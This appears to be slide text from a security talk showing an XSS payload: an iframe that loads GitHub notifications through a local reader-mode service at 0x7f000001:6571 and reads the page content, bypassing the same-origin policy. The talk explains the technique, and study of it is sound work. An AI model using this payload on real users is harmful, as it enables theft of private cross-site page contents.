<iframe
src="http://0x7f000001:6571/reader-mode/
page?url=https://github.com/notifications"
onload="alert(this.contentDocument.body.
innerHTML)"></iframe>

XSS -> DEFEAT SOP

XSS HERE

0X7F000001:6571

load iframe

0X7F000001:6571

after iframe is loaded

Steal content of the page here.

Because our iframe is on “0x7f000001” host, it’s totally valid SOP

Load targeted URL as “google.com" “github.com" ...

so the content of this page will be printed out right ?

THANK YOU!